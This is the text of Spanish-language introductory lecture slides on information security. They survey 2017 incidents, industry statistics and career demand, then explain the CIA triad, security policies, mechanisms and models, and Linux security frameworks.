

Tema 1. Introducción a la seguridad



Contenidos

01

Introducción

Retos y situación de la seguridad

02

Principios de seguridad

Conceptos generales fundamentales

03

Vulnerabilidades y ataques

Definiciones y caracterización

04

Aspectos éticos y legales

Condicionantes éticos y legales de la ciberseguridad


05

Hacking ético

Qué es y cómo se debe usar




1

Introducción



Algunos incidentes de seguridad de 2017



-  **Shadow Brokers**¹: grupo de *hackers* desconocido roba de herramientas de espionaje de la NSA.
-  **WannaCry**²: Este ransomware afecta a cientos de miles de empresas (15M equipos) utilizando el *exploit* EternalBlue de Windows que afecta al protocolo SMB (Server Message Block). Después, vino Petya, ...
-  **Brechas de datos**: La peor fue la de Equifax³ que ha expuesto datos de 142M de norteamericanos (nombre, números de SS, direcciones, números de tarjetas de crédito).




1 <https://thehackernews.com/2017/09/shadowbrokers-uniteddrake-hacking.html>

2 <https://www.csoonline.com/article/3227906/ransomware/what-is-wannacry-ransomware-how-does-it-infect-and-who-was-responsible.html>

3 <https://www.businessinsider.es/equifax-breach-check-details-update-2018-5?r=US&IR=T>




Algunos retos para la Ciberseguridad



-  **Seguridad de datos en la nube:** se pueden alcanzar multitud de objetivos con un solo ataque.
-  **Riesgos de la Redes Sociales:** dado su alto nivel de éxito, son uno de los objetivos principales de la ATP (*Advanced Persistent Threads*).
-  **Ataques a móviles:** Unos de los principales objetivos es el robo de dinero dada la cantidad de transacciones realizadas con ellos, por ejemplo, sistemas de pago. También con fuente de datos personales.

Retos (cont.)




-  **Internet de las cosas (IoT) y wearables** – puntos inseguros para acceder a información de personas para cometer diferentes delitos (robo de información, fraude, etc.)
-  **Sistemas de control industrial** – La conectividad de los ICS los hace vulnerables y pone en riesgo vidas y bienes.
-  **Tecnologías NFC** (*Near Field Communication*) - vulnerables a los esquemas de fraude.

Seguridad en cifras (2017)




Coste anual

~ \$100 billions
(\$ 6 trillions en 2021)




N.º víctimas

556 millones por año:
-71% hombres
- 63% mujeres



Motivaciones

40% Cibercrimen
50% Hacktivismo
3 % Ciberguerra
7% Ciberespionaje



Tipos

50% malware
33% Insiders
28% Robo dispositivos
28% SQL Injection
22% *Phishing*
17% Basados en Web
17% Ingeniería social

<https://www.go-gulf.com/blog/cyber-crime/>


Lista de la compra del cibercriminal 2018

<https://www.rsa.com/content/dam/en/infographic/rsa-2018-cybercriminal-shopping-list.pdf>



Proyección profesional

Skill: Computer Security Median Salary by Job




Country: United States / Currency: USD / Updated: 3 Jul 2016 / Individuals Reporting: 2,085

(1)

Salarios

Creciente demanda

Demand For Security Professionals Growing Quickly



(2)

SOURCE: FROST & SULLIVAN, "THE 2013 (ISC)2 GLOBAL INFORMATION SECURITY WORKFORCE STUDY"

(1) <http://www.ehacking.net/2016/07/cyber-security-career-guide.html>

(2) <http://searchsecurity.techtarget.com/feature/Bridging-the-IT-security-skills-gap>

Brecha de expertos en ciberseguridad



Demanda



Se irá incrementado un 10% anual.

Oferta



La oferta anual crece aproximadamente un 5,6%.

Brecha




Hasta 2025, el mercado de la UE demandará 825000 profesionales.

<http://www.ticbeat.com/seguridad/faltan-expertos-ciberseguridad/>

<https://www.incibe.es/sala-prensa/notas-prensa/el-futuro-ciberseguridad-demandara-825000-profesionales-del-sector-2025>




2

Principios de
seguridad de la
información





Seguridad de la Información




-  Por **Seguridad de la Información** (SI) entendemos la protección de los bienes del computador (hardware, software o datos), es decir, los elementos que valoramos.
-  Algunos de los bienes son reemplazables (hardware, SO, aplicaciones,...) pero otros pueden no serlo (fotos, documentos, proyectos, ...).
-  El valor de bien depende del usuario y es independiente del coste monetario del mismo.

Seguridad de la Información: Definición





-  **Seguridad de la Información** (SI, *infosec*) es la práctica de defender, de forma preventiva y reactiva, la información de un acceso, uso, revelación, alteración, modificación, escrutinio, inspección, registro o destrucción, no autorizados.
-  Dos aspectos importantes son:
 - ◆ **Seguridad del computador:** SI aplicada a la tecnología (computadores y redes).
 - ◆ **Garantía (*assurance*) de la información:** Acto de garantizar que no se pierden los datos cuando se produce un conflicto crítico (p. ej. desastre natural, robo, mal funcionamiento de un sistema, etc.).

Áreas/Dominios de la Ciberseguridad



Seguridad del computador






-  **Seguridad del computador**¹ es la protección asequible de un sistema de información automatizado al objeto de que le sean aplicables los objetivos de preservar la integridad, disponibilidad, y confidencialidad de los recursos del SI.
-  La definición introduce tres objetivos de seguridad claves, conocidos como la **triada CIA**:
 - ◆ **Confidencialidad** (*Confidentiality*): Evitar la divulgación no autorizada de información.
 - ◆ **Integridad** (*Integrity*): Garantizar que la información no es alterada de forma no autorizada.
 - ◆ **Disponibilidad** (*Availability*): Permitir que la información sea accesible y modificable en el tiempo para quienes tienen autoridad para ello.

¹ [NIST95] NIST Computer Security Handbook.




Políticas de seguridad



-  La seguridad del computador esta definida por la **política de seguridad** que son un conjunto de declaraciones que particionan el sistema en *estados seguros* y *estados no seguros*.
-  Formalmente significa que un sistema seguro es aquel que parte de un estado seguro y solo transiciona a estados seguros.
-  En la vida real, raramente la política se expresa formalmente. En la práctica, son un conjunto de documentos en lenguaje natural que establecen las reglas de un sistema, Estable *qué* y de *quién* se debe proteger la información.




Mecanismos de seguridad



-  La política de seguridad no establece *cómo* debe protegerse la información. Esto es responsabilidad de los mecanismos de seguridad, es decir, son estos los que aplican como debe hacerse la transición de un estado seguro a otro.
-  Formalmente significa que un sistema seguro es aquel que parte de un estado seguro y solo transiciona a estados seguros.
-  Los mecanismos de seguridad o protección caen en unos de las siguientes categorías: autenticación, autorización, auditoria y cifrado. Algunos ejemplos son: Control de Acceso Discrecional (DAC), Obligatorio (MAC), Basado en Roles (RBAC), Monitor de referencia, etc.

Modelos de seguridad



-  Un **modelo de seguridad** dicta cómo se estructura y aplica una política de seguridad.
-  Para aplicar sus políticas, los modelos de seguridad especifican el uso de los mecanismos de seguridad que individualmente pueden no securizar un sistema pero pueden ser efectivos contra una amenaza específica.
-  Normalmente los modelos siguen uno o una combinación de *principios* o se apoya en un marco (*framework*) teórico para describir las propiedades de seguridad. Por ejemplo, los principios más comunes son la triada CIA: Algunos modelos de seguridad: Matriz de Control de Acceso, Bell-La Padula, GCFA (*Generalized Framework for Access Control*), FLASK (Flux Advanced Security Kernel), etc.

Modelos (*frameworks*) en Linux¹





En el caso concreto de sistemas Linux se han desarrollado diferentes *frameworks*, algunos de los cuales estudiaremos más adelante:

- ◆ Capacidades POSIX1.e
- ◆ SELinux
- ◆ AppArmor
- ◆ Grsecurity
- ◆ TOMOYO Linux
- ◆ ...

¹ E. Karlsson, “Evaluation of Linux Security Frameworks”, Master's Thesis in Computing Science, Umeå University, 2010.

Confidencialidad








-  Un definición en términos de requisitos¹ de **confidencialidad**: Preservar las restricciones autorizadas sobre el acceso y revelación, incluyendo los medios para proteger la privacidad personal y la propiedad de la información.
-  Cubre dos conceptos relacionados:
 - ◆ **Confidencialidad de datos** – asegura que la información privada o confidencial no esta disponible o se revela a personas no autorizadas.
 - ◆ **Privacidad** – Asegura que los controles a individuos o influencia qué información relacionada con ellos puede recolectarse y almacenarse y por quién y a quién será revelada esa información.

¹ FIPS 199 (Standards for Security Categorization of Federal Information and Information Systems).

Confidencialidad: tecnologías





-  **Cifrado** o encriptación: Transformación de la información utilizando un secreto (clave de cifrado) de forma que solo puede leerse con otro secreto (clave de descifrado).
-  **Control de acceso:** Reglas y políticas que limitan el acceso a la información confidencial a las personas o sistemas que necesitan conocerla (*need to know*).
-  **Autenticación:** Determinación de la identidad o rol que tiene alguien en el sistema. Suele basarse en una combinación de algo que tiene la persona/sistema (tarjeta), algo que conoce (clave), o algo que es (huella).
-  **Autorización:** Determinación de si una persona/sistema tiene permitido el acceso a los recursos, basado en una política de control de acceso.
-  **Seguridad física:** Establecimiento de barreras físicas para limitar el acceso a los recursos protegidos..

¹ FIPS 199 (Standards for Security Categorization of Federal Information and Information Systems).

Integridad






-  Definición en términos de requisitos¹ de **integridad**: Guardar la información frente modificaciones inadecuadas o destructivas, incluyendo el asegurar la autenticidad y no repudiación de la información.
-  Cubre dos conceptos relacionados:
 - ◆ **Integridad de datos** – asegurar que la información y los programas son solo cambiados de forma autorizada y específica.
 - ◆ **Integridad del sistema** – Asegurar que el sistema realiza su función destinada de una forma irreprochable, libre de manipulaciones deliberadas o inadvertidas.

¹ FIPS 199 (Standards for Security Categorization of Federal Information and Information Systems).

Integridad: tecnologías





-  **Copias de seguridad:** archivar periódicamente los datos para una posterior restauración si se diese el caso de alteración.
-  **Sumas de verificación (*checksums*):** Funciones hash que mapean los contenidos de un archivo en un valor numérico de forma que si se altera el contenido el valor numérico difiere.
-  **Códigos de corrección de datos:** métodos para almacenar los datos de forma que pequeños cambios puedan ser detectados y corregidos.

1 FIPS 199 (Standards for Security Categorization of Federal Information and Information Systems).

Disponibilidad






-  Un definición en términos de requisitos¹ de **disponibilidad**: asegurar el acceso fiable y a tiempo al uso de la información o del sistema de información.

-  Tecnologías:
 - ◆ **Protección física** – infraestructuras necesarias para mantener la disponibilidad de la información incluso frente a desastres naturales.
 - ◆ **Redundancia computacional** – replicar los dispositivos de computo, redes y almacenamiento.

¹ FIPS 199 (Standards for Security Categorization of Federal Information and Information Systems).


Otros objetivos



